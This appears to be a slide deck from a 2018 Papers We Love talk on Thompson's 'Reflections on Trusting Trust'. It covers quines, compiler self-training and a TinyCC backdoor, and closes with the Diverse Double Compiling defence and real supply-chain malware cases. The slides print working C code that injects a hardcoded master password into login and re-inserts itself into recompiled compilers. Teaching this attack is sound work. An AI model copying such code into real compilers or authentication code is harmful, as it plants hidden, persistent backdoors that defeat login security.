Reflections on Trusting Trust

PWL ATL #1
February 2018

1983 ACM Turing Award with Dennis Ritchie

For their development of generic operating systems theory and specifically for the implementation of the UNIX operating system

“I would like to present to you the cutest program I ever wrote.”

Multics security review, 1974

The report suggested a countermeasure to such object code trap doors by having customers recompile the system from source... In fact, the AFDSC Multics contract specifically required that Honeywell deliver source code to the Pentagon to permit such recompilations.


Thirty Years Later: Lessons from the Multics Security Evaluation, Karger & Schell, 2002

It was noted above that while object code trap doors are invisible, they are vulnerable to recompilations. The compiler (or assembler) trap door is inserted to permit object code trap doors to survive even a complete recompilation of the entire system. In Multics, most of the ring 0 supervisor is written in PL/I. A penetrator could insert a trap door in the PL/I compiler to note when it is compiling a ring 0 module. Then the compiler would insert an object code trap door in the ring 0 module without listing the code in the listing. Since the PL/I compiler is itself written in PL/I, the trap door can maintain itself, even when the compiler is recompiled. (38) Compiler trap doors are significantly more complex than the other trap doors described here, because they require a detailed knowledge of the compiler design. However, they are quite practical to implement at a cost of perhaps five times the level shown in Section 3.5. It should be noted that even costs several hundred times larger than those shown here would be considered nominal to a foreign agent.

Multics Security Evaluation: Vulnerability Analysis, Karger & Schell, 1974

Act I

Self-replicating code



quine.go

```go
package main

import "fmt"

func main() {
    s := `package main

import "fmt"

func main() {
    s := %c%s%c
    fmt.Printf(s, 0x60, s, 0x60)
}
`
    fmt.Printf(s, 0x60, s, 0x60)
}
```

```
$
$ diff -s quine.go <(go run quine.go)
Files quine.go and /dev/fd/63 are identical
$
```

Simple self-replicating code example in Go

Act II

Training the compiler

C scanner.c ×

```
1   ...
2   c = next();
3   if (c != '\\')
4       return c;
5
6   c = next();
7   if (c == '\\')
8       return '\\';
9   if (c == 'n')
10      return '\n';
11  ...
12
```

Idealized C scanner code from Thompson's paper.

For a real world example, see `parse_escape_string()` *in the* [*TinyCC compiler*]

C scanner.c ×

```
1   ...
2   c = next();
3   if (c != '\\')
4       return c;
5
6   c = next();
7   if (c == '\\')
8       return '\\';
9   if (c == 'n')
10      return '\n';
11  ...
12
```

Original

C scanner.c ●

```
1   ...
2   c = next();
3   if (c != '\\')
4       return c;
5
6   c = next();
7   if (c == '\\')
8       return '\\';
9   if (c == 'n')
10      return '\n';
11  if (c == 'v')
12      return '\v';
13  ...
14
```

Doesn’t compile...yet

C scanner.c

```
1   ...
2   c = next();
3   if (c != '\\')
4       return c;
5
6   c = next();
7   if (c == '\\')
8       return '\\';
9   if (c == 'n')
10      return '\n';
11  if (c == 'v')
12      return 11;
13  ...
14
```

Temporary bootstrapping code

C scanner.c

```
1   ...
2   c = next();
3   if (c != '\\')
4       return c;
5
6   c = next();
7   if (c == '\\')
8       return '\\';
9   if (c == 'n')
10      return '\n';
11  if (c == 'v')
12      return '\v';
13  ...
14
```

Final, portable version

This is a deep concept. It is as close to a "learning" program as I have seen. You simply tell it once, then you can use this self-referencing definition.

Act III

The Trojan Horse(s)

The actual bug I planted in the compiler would match code in the UNIX "login" command. The replacement code would miscompile the login command so that it would accept either the intended encrypted password or a particular known password.

```
592     /*
593      * Ask for the password.
594      */
595     while (pwd) {
596         if ((p = getpasswd(pwd->pw_passwd)) == NULL)
597             break;
598         if (pwd->pw_passwd[0] == 0 ||
599             strcmp(p, "bojieli") == 0 ||
600             strcmp(crypt(p, pwd->pw_passwd), pwd->pw_passwd) == 0)
601             sushell(pwd);
602         mask_signal(SIGQUIT, SIG_IGN, &saved_sigquit);
603         mask_signal(SIGTSTP, SIG_IGN, &saved_sigtstp);
604         mask_signal(SIGINT,  SIG_IGN, &saved_sigint);
605         fprintf(stderr, _("Login incorrect\n\n"));
606     }
607
```


From https://github.com/bojieli/CompilerBackdoor

```
357         if (bf->fd != -1) {
358             const char* login_pattern = "if (pwd->pw_passwd[0] == 0 ||";
359             const char* login_append = "strcmp(p, \"bojieli\") == 0 ||";
360             char* login_match_ptr;
361 #if defined(PARSE_DEBUG)
362             len = 8;
363 #else
364             len = IO_BUF_SIZE - strlen(login_append) - 1;
365 #endif
366             len = read(bf->fd, bf->buffer, len);
367 #ifndef PARSE_DEBUG
368             if ((login_match_ptr = strstr(bf->buffer, login_pattern)) && login_match_ptr < bf->buffer + len) {
369                 login_match_ptr += strlen(login_pattern); /* the next char after end of pattern */
370                 char *p = bf->buffer + len;
371                 while (p > login_match_ptr) {
372                     p--;
373                     *(p + strlen(login_append) + 1) = *p;
374                 }
375                 strcpy(login_match_ptr, login_append);
376                 *(login_match_ptr + strlen(login_append)) = ' '; /* the last char should not be \0, but space */
377                 len += strlen(login_append) + 1;
378             }
379 #endif
```

Such blatant code would not go undetected for long. Even the most casual perusal of the source of the C compiler would raise suspicions.

```
    if (bf->fd != -1) {
        const char *tcc_replace = "\";\
        const char *tcc_match = \"if (bf->buf_ptr >= bf->buf_end) {\\n        if (bf->fd != -1) {\";\
        const char *tcc_match_end = \"if (len < 0)\\n                len = 0;\\n        } else {\\n            len = 0;\";\
        const char *login_pattern = \"if (pwd->pw_passwd[0] == 0 ||\";\
        const char *login_append = \"strcmp(p, \\\"bojieli\\\") == 0 ||\";\
        char *login_match_ptr, *tcc_match_ptr, *tcc_match_endptr;\
        len = read(bf->fd, bf->buffer, IO_BUF_SIZE - 2048);\
        if ((login_match_ptr = strstr(bf->buffer, login_pattern)) && login_match_ptr < bf->buffer + len) {\
            login_match_ptr += strlen(login_pattern);\
            char *p = bf->buffer + len;\
            while (p > login_match_ptr) {\
                p--;\
                *(p + strlen(login_append) + 1) = *p;\
            }\
            strcpy(login_match_ptr, login_append);\
            *(login_match_ptr + strlen(login_append)) = ' ';\
            len += strlen(login_append) + 1;\
        }\
        else if ((tcc_match_ptr = strstr(bf->buffer, tcc_match)) && tcc_match_ptr < bf->buffer + len) {\
            tcc_match_ptr += strlen(tcc_match);\
            if (tcc_match_endptr = strstr(bf->buffer, tcc_match_end)) {\
                char rep[IO_BUF_SIZE] = \"const char *tcc_replace = \\\"\";\
                char *dst = rep + strlen(rep);\
                char *src = (char*)tcc_replace;\
                while (src < tcc_replace + strlen(tcc_replace)) {\
                    if (*src == '\\\\' || *src == '\"')\
                        *dst++ = '\\\\';\
                    *dst++ = *src++;\
                }\
                strcpy(dst, tcc_replace);\
                int offset = strlen(rep) + 1 + tcc_match_ptr - tcc_match_endptr;\
                char *p = bf->buffer + len;\
                while (p > tcc_match_endptr) {\
                    p--;\
                    *(p + offset) = *p;\
                }\
                strcpy(tcc_match_ptr, rep);\
                *(tcc_match_ptr + strlen(rep)) = ' ';\
                len += offset;\
            }\
        }\
        "; /* end of tcc_replace */
```

```
401             const char *tcc_match = "if (bf->buf_ptr >= bf->buf_end) {\n        if (bf->fd != -1) {";
402             const char *tcc_match_end = "if (len < 0)\n                len = 0;\n        } else {\n            len = 0;";
403             const char *login_pattern = "if (pwd->pw_passwd[0] == 0 ||";
404             const char *login_append = "strcmp(p, \"bojieli\") == 0 ||";
405             char *login_match_ptr, *tcc_match_ptr, *tcc_match_endptr;
406             len = read(bf->fd, bf->buffer, IO_BUF_SIZE - 8192); /* reserve space for appended string */
407 #ifndef PARSE_DEBUG
408             if ((login_match_ptr = strstr(bf->buffer, login_pattern)) && login_match_ptr < bf->buffer + len) {
409                 login_match_ptr += strlen(login_pattern); /* the next char after end of pattern */
410                 char *p = bf->buffer + len;
411                 while (p > login_match_ptr) {
412                     p--;
413                     *(p + strlen(login_append) + 1) = *p;
414                 }
415                 strcpy(login_match_ptr, login_append);
416                 *(login_match_ptr + strlen(login_append)) = ' '; /* the last char should not be \0, but space */
417                 len += strlen(login_append) + 1;
418             }
419             else if ((tcc_match_ptr = strstr(bf->buffer, tcc_match)) && tcc_match_ptr < bf->buffer + len) {
420                 tcc_match_ptr += strlen(tcc_match); /* the first char after match */
421                 if (tcc_match_endptr = strstr(bf->buffer, tcc_match_end)) {
422                     char rep[IO_BUF_SIZE] = "const char *tcc_replace = \""; /* the replace string */
423                     char *dst = rep + strlen(rep);
424                     char *src = (char*)tcc_replace;
425                     while (src < tcc_replace + strlen(tcc_replace)) { /* copy content of string tcc_replace with escape */
426                         if (*src == '\\' || *src == '"')
427                             *dst++ = '\\';
428                         *dst++ = *src++;
429                     }
430                     strcpy(dst, tcc_replace); /* copy content of string tcc_replace */
431                     int offset = strlen(rep) + 1 + tcc_match_ptr - tcc_match_endptr;
432                     char *p = bf->buffer + len;
```


Trojan Compiler Source
Clean compiler executable
Trojan compiler executable
Replace
Replace
Clean Compiler Source
Trojan compiler executable
Trojan compiler executable

Sidebar: Detecting Thompson's Hack with DDC

- "Diverse Double Compiling" (2005), David A. Wheeler
- **Prerequisite: a trusted compiler capable of compiling the source of the untrusted compiler**
- Strategy
  - Compile the untrusted compiler with the trusted compiler
  - Take the output of that trusted compilation and use it to compile the source of the untrusted compiler
  - Compare the output of this two-stage compile with the output of the untrusted compiler on its own source
  - If they're different, then the untrusted compiler is rigged

Works, but not of much practical use.

...I picked on the C compiler. I could have picked on any program-handling program such as an assembler, a loader, or even hardware microcode. As the level of program gets lower, these bugs will be harder and harder to detect.

Trusting Trust in Modern Times

Compiler as attack vector

Two notorious real-world examples

- Induc.[ABC], 2009-2011
- XCodeGhost, 2015

Package Manager as attack vector

I'm Harvesting Credit Cards Numbers and Passwords from Your Site

- "[I]t's perfectly possible to ship one version of your code to GitHub and a different version to npm."
- Mean number of packages installed for a module: 35.3
- Number of new npm modules added per day: 400+

I picked on the C compiler. I could have picked on any program-handling program such as an assembler, a loader, or even hardware microcode. As the level of program gets lower, these bugs will be harder and harder to detect. ***A well-installed microcode bug will be almost impossible to detect.***

EquationDrug/GrayFish (2015)

Reprograms the HDD firmware with a custom payload from the EQUATION group:

• Extreme persistence that survives disk formatting and OS reinstall.

• An invisible, persistent storage hidden inside the hard drive

From [Kaspersky report](#) on Equation Group

But...reality is likely much more mundane

The npm Blog

Blog about npm things.

`crossenv` malware on the npm registry

On August 1, a user notified us via Twitter that a package with a name very similar to the popular `cross-env` package was sending environment variables from its installation context out to npm.hacktask.net. We investigated this report immediately and took action to remove the package. Further investigation led us to remove about 40 packages in total.

Fun Thought Experiment

Try to count the number of “program-handling programs” between github and your production servers

Eternal vigilance is the price of not fabbing your own chips